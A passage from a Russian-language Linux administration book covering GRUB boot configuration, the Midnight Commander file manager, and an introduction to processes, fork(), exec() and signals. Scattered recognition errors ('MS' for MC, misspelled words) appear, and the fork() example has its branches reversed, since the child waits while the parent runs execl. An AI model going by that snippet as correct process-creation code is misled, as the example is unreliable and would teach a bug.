В начале файла конфигурации могут быть следующие команды:

- `default` номер — номер пункта меню, загружаемого по умолчанию. Помните, что в GRUB счет начинается с нуля, поэтому, если вы хотите загружать по умолчанию Windows, используйте `default 1`;
- `timeout` секунды — после указанного времени (в секундах) будет загружен пункт по умолчанию, указанный выше;
- `fallback` номер — если попытка загрузки пункта по умолчанию не увенчалась успехом, будет загружен пункт с указанным номером;

- `color` `цвет_текста/цвет_фона` — устанавливает цвета для меню, например, для зеленых букв на черном фоне нужно использовать значение `green/black`;
- `splashimage=(hd0,0)/grub/splash.xpm.gz` — если вы используете графическое меню, можете указать здесь картинку, которая будет отображаться при загрузке.

Листинг 3.2. Пример файла конфигурации GRUB `/boot/grub/menu.conf`

```
# По умолчанию загружаем пункт 1 - это Windows (0 - Linux)
default=1
```

```
# Таймаут - 5 секунд
timeout=5
```

```
# Картинка
splashimage=(hd0,4)/grub/splash.xpm.gz
```

```
# Запись для загрузки Linux с раздела /dev/hda5
title Linux Mandrake 10
root (hd0,4)
kernel /boot/vmlinuz-2.6.3-7mdk root=/dev/hda5 mem=256M
boot
```

```
# Запись для загрузки Windows с раздела /dev/hda1
title Windows XP
rootnoverify (hd0,0)
makeactive
chainloader +1
```

```
boot
```

Мы только что создали простой файл конфигурации, однако возможности **GRUB** на этом не заканчиваются. Рассмотрим несколько примеров. Допустим, у нас есть две версии Windows, и мы не хотим, чтобы они «видели» друг друга. Пусть эти версии Windows установлены на разделах `hda1` и `hda2`. Тогда записи для их загрузки могут выглядеть так:

```
title Windows hda1
lock
# «Открываем» раздел hda1
unhide (hd0,0)
# Делаем невидимым раздел hda2
hide (hd0,1)
rootnoverify (hd0,0)
makeactive
chainloader +1
boot
```



```
title Windows hda2
# Открываем hda2
unhide (hd0,1)
# Делаем невидимым hda1
hide (hd0,0)
rootnoverify (hd0,1)
makeactive
chainloader +1
boot
```

Вы также можете использовать команду `password` в паре с `lock`. Команда `password` позволяет защитить раздел паролем (это полезно, если с компьютером работает еще кто-то, кроме вас).

И еще один пример: предположим, что нам нужно поменять диски местами, то есть Primary Master сделать Primary Slave, а Primary Slave — Primary Master. Можно, конечно, выключить компьютер, взять в руки отвертку, открыть крышку и переподключить жесткие диски. Но делать это лень, тем более что такая перестановка вам нужна максимум на пару часов. С помощью **GRUB** это можно сделать виртуально. Следующие команды делают раздел `hd0` разделом `hd1` и наоборот:

```
grub> map (hd0) (hd1)
grub> map (hd1) (hd0)
```

Надеюсь, что приведенной информации достаточно, чтобы вы начали работу с **GRUB**. Помните, справка всегда под рукой — `man grub`.

3.12. Файловый менеджер Midnight Commander

3.12.1. Описание программы

Midnight Commander или, как его еще иногда называют, *Mortal Commander* — очень хороший файловый менеджер (мой любимый), являющийся практически полным аналогом старого доброго Нортон (если кто знает). Окно *MC* (см. рис. 3.9) состоит из тех же элементов, что и окно Нортон: строки меню, левой и правой панелей, командной строки и строки подсказки.

Как вы успели догадаться, *MC* запускается с помощью команды `mc`. Скорость работы *MC* значительно выше, чем графических файловых менеджеров (*Konqueror*, *Nautilus*)

Вы, наверное, уже успели ознакомиться с меню программы и заметили немного непонятные обозначения горячих клавиш. Что обозначает надпись `C-r` еще можно догадаться — это `Ctrl + R`, а вот что такое `M-t`? Клавиша `M` —

это Meta-клавиша или, если выразаться человеческим языком, клавиша Alt. То есть комбинация M-t читается как Alt + t.



Примечание.

Нужно нажимать именно строчные буквы в комбинациях клавиш. Например, если вы нажмете Alt + T (может быть, у вас просто включен режим Caps Lock) вместо Alt + t, данная комбинация клавиш не сработает.

Если у вас нет клавиши Alt (например, вы работаете за каким-то терминалом, подключенном к системе Linux), вместо нее разрешается дважды нажать клавишу Esc, а затем указанный после M символ.

Для каждой панели можно указать формат списка файлов. Вы можете выбрать один из четырех форматов:

- стандартный;
- укороченный;
- расширенный;
- определенный пользователем.

Чтобы установить нужный вам формат, нажмите кнопку F9 для входа в меню MS, затем откройте меню левой или правой панели и выберите команду **Формат списка** (см. рис. 3.10).

Что означает непонятная последовательность **half type,name,|,size,|,perm?**

Слово **half** означает, что панель будет занимать половину экрана. Вы можете заменить **half** на **full** — тогда ваша панель будет занимать весь экран. Все




Рис. 3.9. Midnight Commander




Рис. 3.10. Формат списка файлов

остальное — это порядок отображения атрибутов файла. Сначала будет отображен тип файла (@ — ссылка, * — программа), потом имя (name), затем разделительная полоска (), после нее — размер файла. Потом опять разделительная полоска и права доступа к файлу.

Вы можете быстро переключаться между всеми этими форматами с помощью комбинации клавиш Alt + t. Нажав комбинацию клавиш Ctrl + x, а затем клавишу q, вы перейдете в режим быстрого просмотра (рис. 3.11). В этом режиме одна панель, как обычно, содержит список файлов, а вторая панель будет отображать содержимое активного файла, то есть того файла, который находится под курсором на первой панели.

Это очень удобный режим, особенно если вам нужно быстро просмотреть несколько текстовых файлов. Конечно, вы можете просмотреть не только текстовые файлы, но и двоичные, но я сомневаюсь, что вам будет все ясно. Вы можете переключиться на панель просмотра (клавиша «Tab») и просматривать файл так же, как в режиме полноценного просмотра.

Для перехода в режим информации нажмите комбинацию клавиш Ctrl + x, а затем клавишу i. В режиме информации отображается:

1. Имя файла.
2. Его физический адрес в файловой системе.
3. Права доступа.
4. Количество ссылок на этот файл.
5. Владелец.
6. Время создания, изменения и последнего доступа.




Рис. 3.11. Режим быстрого просмотра

7. Размер.

8. Файловая система, на которой расположен файл, и ее тип.

9. Количество свободных узлов.

Если вы запустили программу МС в одном из терминалов системы X Window, комбинации клавиш Ctrl + x (и другие) могут у вас не работать. Поэтому для выбора режимов быстрого просмотра и информации откройте меню **Левая панель** или **Правая панель** и измените режим просмотра. Для выхода из режимов быстрого просмотра и информации выберите другой формат списка.

Кроме режима быстрого просмотра файла, вы можете воспользоваться режимом быстрого просмотра каталога. Когда вы выделяете каталог и нажимаете «Enter», содержимое каталога будет отображено в этой же панели. В режиме быстрого просмотра содержимое каталога будет отображено на неактивной панели. Например, вы выделяете курсором каталог (это активная панель) и нажимаете комбинацию клавиш Alt + o, и на неактивной панели будут отображены файлы и подкаталоги выбранного каталога.

Часто случается такая ситуация: вы вводите имя команды и ее параметры (например, ps -ax) в командной строке МС и нажимаете «Enter». Программа что-то выводит на консоль и завершает свою работу. МС сразу же закрывает вывод программы своими панелями. Борьбу с этим можно по-разному. Можно нажать комбинацию клавиш Ctrl + o: МС закроет обе панели, и вы сможете посмотреть вывод программы. Можно настроить МС так, чтобы панели не закрывали вывод программы. Для этого нажмите F9 для входа в меню программы и выполните команду **Настройки** → **Конфигурация** (см. рис. 3.12).




Рис. 3.12. Конфигурация MC

В качестве значения параметра Пауза после выполнения установите **Всегда**. Но есть одно «но»: а что если вывод программы занял два или три экрана? Можно, конечно, использовать средства прокрутки консоли (комбинации клавиш Shift + Page Up/Page Down), но это не совсем удобно. Существует более гибкое решение: выполните команду меню **Файл** → **Просмотр команды** или нажмите Alt + !. В окне **Просмотр вывода команды** нужно ввести команду и ее параметры (`ps -ax`).



Рис. 3.13. Просмотр вывода команды

MS выполнит вашу команду и загрузит ее вывод в окно просмотра. В окне просмотра вы можете спокойно изучать вывод команды до тех пор, пока это занятие вам не надоест.

Вам нужно быстро найти файл в списке? Можно, конечно, перемещаться по списку, нажимая стрелки или клавиши Page Up/ Page Down. Но намного удобнее нажать комбинацию клавиш Ctrl + s и в появившееся поле ввести первые две буквы имени файла.

Теперь рассмотрим последние две команды для работы с панелями: обновление и перестановка панелей местами. Для перестановки панелей нажмите комбинацию клавиш Ctrl + u или выполните команду меню Команда → Переставить панели. Чтобы обновить панель, нажмите комбинацию клавиш Ctrl + r.

3.12.2. Работа с файлами и каталогами

Общие сведения

Операционная система Linux предоставляет нам много возможностей по работе с файлами. Мы можем:

- просматривать файлы;
- редактировать файлы;
- копировать файлы и каталоги;
- перемещать и переименовывать файлы и каталоги;
- создавать ссылки на файлы и каталоги;
- изменять права доступа;
- изменять владельца файла и каталога;
- производить поиск файла;
- удалять файлы, каталоги и ссылки;
- создавать и просматривать архивы.

И самое главное, что все это можно сделать, не выходя из MS.

Начнем с просмотра файла. Установите курсор на какой-нибудь файл и нажмите клавишу F3. Нажатие клавиши F3 при выбранном каталоге аналогично нажатию «Enter».

Назначение функциональных (и других) клавиш в режиме просмотра представлено в табл. 3.10. Назначение остальных клавиш вы узнаете, нажав F1.

Вы можете просматривать не только текстовые файлы, но и файлы HTML. В старых версиях MS для просмотра HTML просто вызывался текстовый браузер lpx, а в новых версиях используются встроенные средства просмотра.

Клавиша	Назначение
F1	Помощь
F2	Включение/Отключение переноса слов
F3	Выход из режима просмотра
F4	Просмотр в шестнадцатеричном режиме
F5	Переход к строке с указанным номером
F6	Поиск регулярного выражения
F7	Поиск строки
F8	Переключает между сырым и отфильтрованным режимом просмотра. В сыром режиме файл будет отображаться как есть, а в отфильтрованном режиме будет использован фильтр, описанный в файле mc.exif
F10	Выход

Редактирование файлов

Нажав F4, вы можете отредактировать файл. Редактирование осуществляется отдельной программой — `mcedit`. Вы можете вызвать эту программу самостоятельно, не вызывая MC:

```
mcedit <имя_файла>
```

Редактор `mcedit` — это полноценный текстовый редактор, который поддерживает:

1. Выделение текста.
2. Работу со встроенным буфером обмена.
3. Поиск и замену текста.

Выделить текст можно обычным способом: с помощью клавиши Shift и клавиш управления курсором. Однако в системе X Window этот способ, скорее всего, работать не будет. Специально для этого предназначен режим выделение, для входа в который нажмите F3. В режиме выделения вы можете перемещаться по тексту, одновременно выделяя его. Для выхода из режима выделения нажмите F3.

Копировать выделенный текст в собственный буфер обмена MC можно с помощью комбинации клавиш Ctrl + Insert, вырезать — Shift + Del. Потом вы можете открыть для редактирования другой файл и вставить в него скопированный текст. Если вы хотите вообще удалить выделенный текст, нажмите F8.

Кроме обычных операций поиска (F7) и замены текста (F4), вам доступна операция перемещения текста. Для перемещения выделенного текста нажмите F6, затем перейдите в нужное место файла и опять нажмите F6. Текст будет перемещен на новое место.

Более подробно останавливаться на возможностях `mcedit` я не вижу смысла — редактор очень простой, а в случае крайней необходимости всегда можно нажать F1.

Стоп! Вы не можете ввести русские буквы, хотя консоль русифицирована? Выполните команду меню Настройка → Биты символов. Включите параметр Полный 8-битный ввод. Все! Теперь вы можете вводить русские буквы.

Операции над файлами

Выделив файлы, можно нажать F5 для их копирования, F6 — для перемещения, F8 — для удаления. Клавиша F6 используется как для переименования, так и для перемещения файлов. Если каталог-источник и каталог-назначение одинаковы, файл будет переименован, а если различны — файл будет перемещен.

Простое восстановление удаленных файлов

Удалили не тот файл? Ничего страшного — это ведь не зуб. Вы можете попытаться его восстановить. Если с момента удаления прошло немного времени и не производилось много операций по копированию, перемещению и удалению файлов, вероятность восстановления удаленного файла достаточно велика. Выполните команду меню Команда → Восстановление файлов (рис. 3.14).

Хочу заметить следующее:

1. Функция восстановления достаточно нестабильна, и будьте осторожны при ее использовании, чтобы не повредить то, что осталось.
2. Эта функция будет работать только для файловой системы ext2.
3. Восстановить файлы полностью практически никогда не удастся: в лучшем случае будет восстановлена часть файла.
4. Для работы этой функции вы должны быть зарегистрированным как суперпользователь (root).




Рис. 3.14. Восстановление файлов

Более подробно о восстановлении файлов мы поговорим позже, а сейчас просто введите имя устройства без предварительного `/dev`. Например, если вы хотите восстановить файлы с раздела `/dev/hda5 (ext2)`, введите `hda5`.

Изменение прав доступа к файлу

Для изменения прав доступа к файлу выполните команду меню **Файл** → **Права доступа**.

Midnight Commander позволяет изменить имя владельца файла. Для этого выполните команду **Файл** → **Владелец/группа**.

Создание ссылок

MC позволяет создавать символические и жесткие ссылки. Выберите команду **Файл** → **Символическая ссылка** и введите имя файла для ссылки и имя ссылки (см. рис. 3.15).

Для чего нужны ссылки? Прежде всего, для удобства пользователя. Например, рабочий каталог Open Office — это `~/OpenOffice.org1.0/user/work`. Представьте, что каждый раз для смены каталога вам нужно набирать команду:

```
cd ~/OpenOffice.org1.0/user/work
```

Намного удобнее создать ссылку `work` на каталог `~/OpenOffice.org1.0/user/work`. Тогда для перехода в каталог `~/OpenOffice.org1.0/user/work` вам нужно будет ввести команду:

```
cd work
```




Рис. 3.15. Создание символической ссылки

Программа MC позволяет работать с архивами в форматах ZIP, TAR, BZ, BZ2, TAR.GZ и GZ как с обыкновенными каталогами. Это значит, что для просмотра содержимого архива следует просто выделить его и нажать «Enter». А для распаковки архивных файлов выделите их и нажмите F5 для копирования в указанный каталог.

Поиск файла

Вам нужно найти файл? Тогда нажмите комбинацию клавиш Alt + ? или выполните команду меню Команда → Поиск файла. Возможности MC довольно ограничены: вы можете искать файлы только по имени (или маске), а в качестве дополнительных параметров поиска можно указать только строку, которую должен содержать файл. Сравнить каталоги можно с помощью функции сравнения каталогов.

Использование виртуальных файловых систем

Кроме использования обыкновенных файловых систем, MC позволяет использовать так называемые виртуальные файловые системы. К ним относятся Network File System (Сетевая Файловая система) и FTP-серверы. Чтобы установить сетевое соединение (NFS), выполните команду Левая панель → Сетевое соединение. Затем нужно ввести имя машины, к которой вы хотите подключиться. Полный формат адреса такой:

```
[пользователь@]имя_компьютера[:порт] [/имя_удаленного_каталога]
```

Как обычно, в квадратных скобках указаны необязательные элементы.

Использование MC в качестве FTP-клиента

Если вы хотите использовать MC в качестве FTP-клиента (кстати, это весьма неплохая идея), выполните команду Левая панель → FTP-соединение. Формат адреса такой:

```
[пользователь[:пароль]@]FTP-сервер[:порт] [/удаленный_каталог]
```

Вы можете не вводить имя пользователя и пароль, тогда вместо имени пользователя будет использовано имя anonymous, а вместо пароля — ваш адрес электронной почты. Если вы не введете только пароль, MC запросит его у вас, как только соединится с сервером. Порт по умолчанию — 21.

Как MC узнает ваш адрес электронной почты? Очень просто: в качестве имени пользователя он возьмет ваше имя, под которым вы зарегистрированы в системе в данный момент, а в качестве имени машины — имя машины, возвращаемое командой hostname.

Параметры виртуальных файловых систем вы можете изменить, выполнив команду Настройка → Виртуальные ФС. Хотя в большинстве случаев стандартные параметры вполне приемлемы.

Архивирование файлов

Для создания архива вы можете воспользоваться меню пользователя. Нажмите F2 и выберите команду:

1. **Make a release of current subdirectory (gz или bz2)**, если хотите запаковать весь текущий каталог.
2. **Gzip (Bzip2) current file**, если хотите заархивировать выделенный файл.

Единственное, что осталось напомнить: выполняя операции над файлами и каталогами, помните о правах доступа — это вам не Windows 98.

3.12.3. Комбинации клавиш

По понятным причинам в таблицу не вошли функциональные клавиши, назначение которых отображается в процессе работы с программой. Кроме приведенных в табл. 3.11 комбинаций клавиш, существуют еще и другие комбинации, но они используются значительно реже.

Комбинации клавиш программы MC

Таблица 3.11

Комбинация клавиш	Назначение
Ctrl + x q	Режим быстрого просмотра файлов
Ctrl + x i	Информационный режим
Ctrl + r	Обновить панель
Ctrl + i или Tab	Переключение между панелями
Ctrl + o	Скрыть панели
Ctrl + u	Поменять панели местами
Ctrl + q	Вставляет точку в командную строку
Ctrl + t или Insert	Выделяет файл
Ctrl + M или Ctrl + Enter	Помещает текущий файл в командную строку
Alt + t	Смена формата списка файлов
Alt + ?	Поиск файлов
Ctrl + s	Быстрый поиск файлов
Ctrl + x d	Сравнение каталогов
Ctrl + x c	Изменение прав доступа к файлу
Ctrl + x s	Символическая ссылка
Ctrl + x l	Жесткая ссылка
Ctrl + x o	Изменение владельца файла

3.12.4. Параметры командной строки

Программу МС можно вызывать с параметрами, приведенными в табл. 3.12.

Параметры программы *тс*

Таблица 3.12

Параметр	Описание
-a	Отключает графическую прорисовку линий. Используйте этот параметр, если подключаетесь по протоколу Telnet или ему подобному, особенно если у вас медленный канал связи
-b	Черно-белый режим
-c	Цветной режим (по умолчанию)
-d	Отключает поддержку мыши
-k	Используйте этот параметр, если запускаете МС на терминалах HP
-i файл	Сохранить диалог с FTP-сервером в указанный файл
-s	Используйте этот параметр, если подключаетесь по протоколу Telnet или SSH (если у вас медленный канал связи)
-v программа	Использовать указанную программу вместо встроенного средства просмотра файлов
-X	Используйте этот параметр, если запускаете МС в термине xterm
-V	Выводит аврсию программы

Администрирование Linux. Процессы

4.1. Системные вызовы `fork()` и `exec()`

4.1.1. Процессы в Linux

Процесс в Linux (как и в UNIX) — это программа, которая выполняется в отдельном виртуальном адресном пространстве. Когда пользователь регистрируется в системе, под него автоматически создается процесс, в котором выполняется оболочка (shell), например, `/bin/bash`.

В Linux поддерживается классическая схема мультипрограммирования. При этом Linux поддерживает параллельное (или квазипараллельное при наличии только одного процессора) выполнение процессов пользователя. Каждый процесс выполняется в собственном виртуальном адресном пространстве, т.е. процессы защищены друг от друга, и крах одного процесса никак не повлияет на другие выполняющиеся процессы и на всю систему в целом. Один процесс не может прочитать что-либо из памяти другого процесса (или записать в нее) без «разрешения» на то другого процесса. Санкционированные взаимодействия между процессами допускаются системой.

Ядро предоставляет системные вызовы для создания новых процессов и для управления порожденными процессами. Любая программа может начать выполняться, только если другой процесс ее запустит или произойдет какое-то прерывание (например, прерывание внешнего устройства)

В связи с развитием SMP (Symmetric Multiprocessor Architectures) в ядро Linux был внедрен механизм нитей или потоков управления (threads). Нитями также называют «легковесные» процессы. Другими словами, нить — это процесс, который выполняется в виртуальной памяти, которая используется вместе с другими нитями одного и того же «тяжеловесного» процесса, который обладает отдельной виртуальной памятью. Такой «тяжеловесный» процесс может иметь несколько «легковесных» процессов. Проще говоря нити — это параллельно выполняемые части одной программы, реализованные в Linux в виде нескольких процессов со специальным флагом. Причем

все эти процессы выполняются в одном виртуальном адресном пространстве (в одной среде) процесса-родителя.

Потоки (или **нити**) позволяют решать в рамках одной программы одновременно несколько задач.

Операционная система предоставляет программе некоторый интервал процессорного времени. Когда программа переходит в режим ожидания какого-либо события (например, сигнала) или освобождает процессор, операционная система передает управление другой программе. Распределяя время центрального процессора, операционная система распределяет его не между программами, а между потоками. Исходя из всего этого, **потоки** — это наборы команд, имеющие возможность получать время процессора. Время процессора выделяется **квантами**. **Квант** — это минимальное время, на протяжении которого поток (**нить**) может использовать процессор.

Когда вы вводите команду, интерпретатор производит поиск указанной программы в каталогах, которые перечислены при определении переменной окружения PATH. При этом будет выполнена первая найденная программа с указанным именем.

Если интерпретатору (**shell**) встречается команда, соответствующая выполняемому файлу, интерпретатор выполняет ее, начиная с точки входа (**entry point**). Для C-программ **entry point** — это функция **main**. Точка входа для каждой среды разработки различна. Запущенная программа тоже может создать процесс, т.е. запустить какую-то программу, и ее выполнение тоже начнется с функции **main**. Затем с помощью системного вызова **fork()** создается адресное пространство — подготавливается «место» для нового процесса, а потом с помощью вызова **exec()** в это адресное пространство загружается программа. Таким образом, каждый новый процесс выполняется в своей индивидуальной среде.

Для создания процессов используется системный вызов **fork()**. Вызов **fork()** создает новое адресное пространство, которое полностью идентично адресному пространству основного процесса. Другими словами, вызов **fork()** создает новый процесс. После выполнения этого системного вызова вы получаете два абсолютно одинаковых процесса — основной и порожденный. Функция **fork()** возвращает 0 в порожденном процессе и PID (Process ID — идентификатор порожденного процесса) — в основном. PID — это целое число.

Теперь, когда процесс создан, можно запустить в нем программу с помощью вызова **exec**. Параметрами функции **exec** являются имя выполняемого файла и, если нужно, параметры, которые будут переданы этой программе. В адресное пространство порожденного с помощью **fork()** процесса будет загружена новая программа, и ее выполнение начнется с точки входа (адрес функции **main**).

В качестве примера рассмотрим этот фрагмент программы:

```
if (fork()==0) wait(0);
else execl("ls", "ls", 0); /* порожденный процесс */
```

Теперь рассмотрим более подробно, что же делается при выполнении вызова `fork()`:

1. Выделяется память для описателя нового процесса в таблице процессов.
2. Назначается идентификатор процесса PID.
3. Создается логическая копия процесса, который выполняет `fork()` — полное копирование содержимого виртуальной памяти родительского процесса, копирование составляющих ядерного статического и динамического контекстов процесса-предка.
4. Увеличиваются счетчики открытия файлов (порожденный процесс наследует все открытые файлы родительского процесса).
5. Возвращается PID в точку возврата из системного вызова в родительском процессе и 0 — в процессе-потомке.

4.1.2. Общая схема управления процессами

Каждый процесс может порождать полностью идентичный процесс с помощью `fork()`. Родительский процесс может дожидаться окончания выполнения всех своих процессов-потомков с помощью системного вызова `wait`. В любой момент времени процесс может изменить содержимое своего образа памяти, используя одну из разновидностей вызова `exec()`. Каждый процесс реагирует на сигналы и, естественно, может установить собственную реакцию на сигналы, производимые операционной системой. Приоритет процесса может быть изменен с помощью системного вызова `nice`.

Сигнал — это способ информирования процесса ядром о происшествии какого-то события. Если возникает несколько однотипных событий, процессу будет подан только один сигнал. Сигнал означает, что произошло событие, но ядро не сообщает, сколько таких событий произошло.

Примеры сигналов:

1. Окончание порожденного процесса (например, из-за системного вызова `exit` (см. ниже)).
2. Возникновение исключительной ситуации.
3. Сигналы, поступающие от пользователя при нажатии определенных клавиш.

Установить реакцию на поступление сигнала можно с помощью системного вызова `signal`:

```
func = signal(snum, function);
```

где `snum`номер сигнала;

`function`адрес функции, которая должна быть выполнена при поступлении указанного сигнала.

Возвращаемое значение — адрес функции, которая будет реагировать на поступление сигнала. Вместо `function` можно указать ноль или единицу. Если

был указан ноль, то при поступлении сигнала `snrm` выполнение процесса будет прервано аналогично вызову `exit`. Если указать единицу, данный сигнал будет проигнорирован, но это возможно не для всех процессов.

С помощью системного вызова `kill` можно сгенерировать сигналы и передать их другим процессам. Обычно `kill` используется для того, чтобы принудительно завершить («убить») процесс.

```
kill(pid, snum);
```

где `pid`идентификатор процесса;

`snum`номер сигнала, который будет передан процессу (см. табл. 4.1).

